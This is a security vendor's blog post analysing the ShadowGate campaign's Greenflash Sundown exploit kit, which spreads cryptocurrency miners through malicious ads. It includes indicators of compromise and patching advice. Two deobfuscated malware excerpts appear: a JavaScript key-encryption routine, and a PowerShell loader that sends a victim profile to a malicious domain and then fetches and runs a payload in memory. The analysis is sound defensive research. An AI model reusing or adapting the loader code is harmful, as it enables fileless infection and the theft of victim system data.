TREND MICRO | SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

ShadowGate Returns to Worldwide Operations With Evolved Greenflash Sundown Exploit Kit

- Posted on:June 27, 2019 at 7:16 am
- Posted in:Exploits
- Author:
  Joseph C Chen (Fraud Researcher)

0

After almost two years of sporadic restricted activity, the ShadowGate campaign has started delivering cryptocurrency miners with a newly upgraded version of the Greenflash Sundown exploit kit. The campaign has been spotted targeting global victims, after operating mainly in Asia.

Background of the Greenflash Sundown exploit kit

The ShadowGate (also called WordsJS) campaign was identified in 2015. It delivered malware with exploit kits through the compromised ad servers of Revive/OpenX advertising software. After a takedown operation on September 2016, the campaign tried to hide their activities.

However, that same year they also developed their own exploit kit, which we named Greenflash Sundown, likely to avoid using exploit kit services from the underground market. At the end of 2016, the campaign stopped their injection attacks on the compromised ad servers and restricted their activity to spreading ransomware via compromised South Korean websites. In April 2018, ShadowGate was spotted spreading cryptocurrency miners with Greenflash Sundown. However, the injection was limited to servers in East Asian countries and soon stopped.

After a period of relatively restrained activities, we noticed ShadowGate attacking through ad servers again this June. However, these attacks were not just targeting regional victims but global ones. Visitors to websites embedded with malicious advertisements (from the compromised ad servers) were redirected to the Greenflash Sundown exploit kit and infected with a Monero cryptocurrency miner. This is the most notable activity we have seen from this group since 2016. Despite their low profile over the past couple of years, it seems that they have been continuously developing and evolving their exploit kit.

Below is a report on how the Greenflash Sundown exploit kit has changed since we discovered it in 2016, including details of their latest activity.

Greenflash Sundown refined evasion and targeting techniques

ShadowGate is invested in the continuous development of their exploit kit. In 2018, Greenflash Sundown was spotted integrating the Flash exploit for CVE-2018-4878 prior to other exploit kits. Greenflash Sundown was then identified using another Flash exploit for CVE-2018-15982 this April. The continuous updates of the kit to include new exploits allows it to maintain its infection rate.



Figure 1. Attack flow of ShadowGate and the Greenflash Sundown exploit kit



Figure 2. Timeline of ShadowGate Activity (data from Trend Micro Smart Protection Network)



Figure 3. Country distribution of ShadowGate Activity (data from Trend Micro Smart Protection Network from June 7, 2019 to June 24, 2019)

During the latest attack of ShadowGate that started this June, we found that they had another version of the Greenflash Sundown exploit kit with two updates.



Figure 4. Greenflash Sundown exploit kit traffic pattern (top) and exploits for CVE-2018-15982 (Flash version 31.0.0.153) (bottom)

The first change involves the integration of a public key encryption algorithm to protect their exploit kit payload. Last November, we saw that this exploit kit used the same encryption technique to protect their malware payload during the last infection stage. However, this time they used the encryption from the first few communications to encrypt all of their traffic during infection.

The encryption technique is as follows: first, the victim generates a random number called a nonce to produce a unique secret key during each attack. The secret key will be encrypted by a public key and then securely sent to the exploit kit. The exploit kit — using a private key — can recover the secret key and use it to encrypt the malicious payload that will be delivered with the RC4 algorithm (a cipher algorithm requiring a shared key for decryption). The payload will then be sent to the victim, who will decrypt it with the secret keys.

This encryption technique is supposed to prevent security solutions from detecting their malicious payload as it is transferred to the victim. In theory, because the secret key only exists in memory and is not supposed to be transferred directly in plaintext, it is difficult for a threat analyst to find the secret key and decrypt the malicious payload.

The use of public key encryption algorithm was also seen in the exploit kit Underminer, which we discovered last year. However, we found that the hackers behind the Greenflash Sundown exploit kit made a mistake with their encryption. They used the generated nonce not only for generating the secret key but also as a key of RC4 to encrypt victim's WebGL information before sending it to exploit kit server. The generated nonce was actually sent in plaintext during their communication, which makes it accessible and readable. With the nonce, it becomes possible to reproduce the secret key and decrypt the malicious payload offline.

```
2702 var encrypt = new JSEncrypt();
2703 encrypt["setPublicKey"]("-----BEGIN PUBLIC KEY-----" +
2704                         "MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAPnUKGZlSJqq2NkvHdrjnNydt7O5GnjXya1sMZS3/" +
2705                         "Jg77C2f1bfAc5QnSbzYT1uFabIK2cuYmJ9IaZzvaYZsARECAwEAAQ==" +
2706                         "-----END PUBLIC KEY-----");
2707     var encrypted_key = encrypt["encrypt"](secret_key);
2708     if (flash_version["major"] > 10 && flash_version["major"] < 32) {
2709             var webgl_profile = get_webgl_detail();
2710             try {
2711                         var encrypted_data = window[btoa](rc4_encrypt(webgl_profile, nonce));
2712                     } catch (error_msg) {
2713                             }
2714             if (!encrypted_data) {
2715                         encrypted_data = 'undefined';
2716                     }
2717             HTTPRequest(encrypted_key, "act_image.html", secret_key, nonce, encrypted_data);
2718     }
```

Figure 5. The Greenflash Sundown exploit kit encrypts the secret key with JSEncrypt library (deobfuscated)

The latest version of the Greenflash Sundown exploit kit also features an updated PowerShell loader. Since November 2018, we noticed the exploit kit started to use a PowerShell loader, which makes it capable of fileless malware infection. The upgraded loader in this new version is now capable of collecting a profile of the victim's environment and sending the information to the exploit kit server.

This allows its operators to be more precise in their targeting. If the victim's profile fits their specifications, the malware will deliver its payload. Otherwise, the server will return an empty response. The upgrade also helps them avoid sandboxes or honeypots that can capture their malware. The information taken from the victim includes OS details, user name, video card, hard disk information, and antivirus products.

```
 89 $sysinfo_full  = Get-HwInfo
 90 $sys_full_byte  = [System.Text.Encoding]::UTF8.GetBytes($sysinfo_full)
 91 $keys = "                                "
 92 [Byte[]]$key = [System.Text.Encoding]::ASCII.GetBytes($keys)
 93 $sys_full_rc= rc4 $sys_full_byte $key
 94 $sys_full_rc1 = [Convert]::ToBase64String($sys_full_rc)
 95 $m = new-Object System.Net.WebClient;
 96 $sys_full_rc1 = [uri]::EscapeDataString($sys_full_rc1);
 97 [Byte[]]$data = $m.DownloadData("http://decidingfarmers.cdn-cloud.club/index.php?"+$keys.Substring(0,8)+"="+$sys_full_rc1)
 98 if ($data.length -like '0') {exit};
 99 [Byte[]]$iJF =  rc4 $data $key
100
101 $b0Z = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((mu kernel32.dll VirtualAlloc), (k9no_ @([IntPtr],
102 [System.Runtime.InteropServices.Marshal]::Copy($iJF, 0, $b0Z, $iJF.length)
103 $ljfW = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((mu kernel32.dll CreateThread), (k9no_ @([IntPtr],
104 [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((mu kernel32.dll WaitForSingleObject), (k9no_ @([IntPtr],
```

Figure 6. The PowerShell loader sends victim's profile and loads a malware payload with fileless infection

Recommendations and Solutions

Cybercriminals are continuously updating their exploit tools and techniques to evade detection and find better targets. These criminals sometimes spend years refining their attacks, as seen with Greenflash Sundown. To stay ahead of the curve, users should always keep their systems and applications updated to the latest version. The vulnerabilities targeted by these exploit kits usually have available fixes, so applying a solid patching and update strategy mitigates much of the risk. To further strengthen security, enterprises are also advised to enable a multilayered protection system that can actively block threats and malicious URLs from the gateway to the endpoint.

A proactive, multilayered approach to security is key against threats that exploit vulnerabilities. Trend Micro Deep Security and Trend Micro™ Vulnerability Protection also provide virtual patching that protects servers and endpoints from threats that abuse vulnerabilities in critical applications or websites.

Trend Micro customers are protected by the following Deep Security rule:

- 1009405-Adobe Flash Player Use After Free Vulnerability (CVE-2018-15982)

Trend Micro™ OfficeScan™ with XGen™ endpoint security has Vulnerability Protection that shields endpoints from identified and unknown vulnerability exploits even before patches are even deployed. Trend Micro™ Smart Protection Suites and Worry-Free™ Business Security protect end users and businesses from these threats by detecting and blocking malicious files and all related malicious URLs.

Additional insights from Chaoying Liu and Nakaya Yoshihiro

This was also earlier reported by Malwarebytes.

Indicators of Compromise

Indicator	Detection	File name
fastimage[.]site	ShadowGate/WordsJS malicious domain	
ad4989[.]world	ShadowGate/WordsJS malicious domain	
adsfast[.]site	GreenFlash Sundown EK domain	
adsfast[.]info	GreenFlash Sundown EK domain	
cdn-cloud[.]club	GreenFlash Sundown EK domain	
aeb073b5ee2e083aba987c7fcaab7265aabe6e5e2cade821db6d46e406e21e95	Coinminer.Win32.MALXMR.SMBM4	hp_3.exe
58002d0b8acd1a539503d8ea02ff398e7ad079e0b856087f0ca30d767588be4e	Coinminer.Win64.TOOLXMR.SMA	hp_6.exe

Updated July 1, 4:20PM: Updated to clarify the product of Revive/OpenX that was compromised.

Tags: exploit kit

Security Predictions for 2020

- Cybersecurity in 2020 will be viewed through many lenses — from differing attacker motivations and cybercriminal arsenal to technological developments and global threat intelligence — only so defenders can keep up with the broad range of threats.
  Read our security predictions for 2020.

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

- Outlaw Updates Kit to Kill Older Miner Versions, Targets More Systems
- Malicious Optimizer and Utility Android Apps on Google Play Communicate with Trojans that Install Malware, Perform Mobile Ad Fraud
- Security Analysis of Devices That Support SCPI and VISA Protocols
- January Patch Tuesday: Update List Includes Fixes for Internet Explorer, Remote Desktop, Cryptographic Bugs
- First Active Attack Exploiting CVE-2019-2215 Found on Google Play, Linked to SideWinder APT Group

Popular Posts

Security Analysis of Devices That Support SCPI and VISA Protocols

January Patch Tuesday: Update List Includes Fixes for Internet Explorer, Remote Desktop, Cryptographic Bugs

First Active Attack Exploiting CVE-2019-2215 Found on Google Play, Linked to SideWinder APT Group

Why Running a Privileged Container in Docker Is a Bad Idea

Looking into Attacks and Techniques Used Against WordPress Sites

Stay Updated

Email Subscription

Your email here

Subscribe

- Home and Home Office
- |
- For Business
- |
- Security Intelligence
- |
- About Trend Micro

- Asia Pacific Region (APAC): Australia / New Zealand, 中国, 日本, 대한민국, 台灣
- Latin America Region (LAR): Brasil, México
- North America Region (NABU): United States, Canada
- Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

- Privacy Statement
- Legal Policies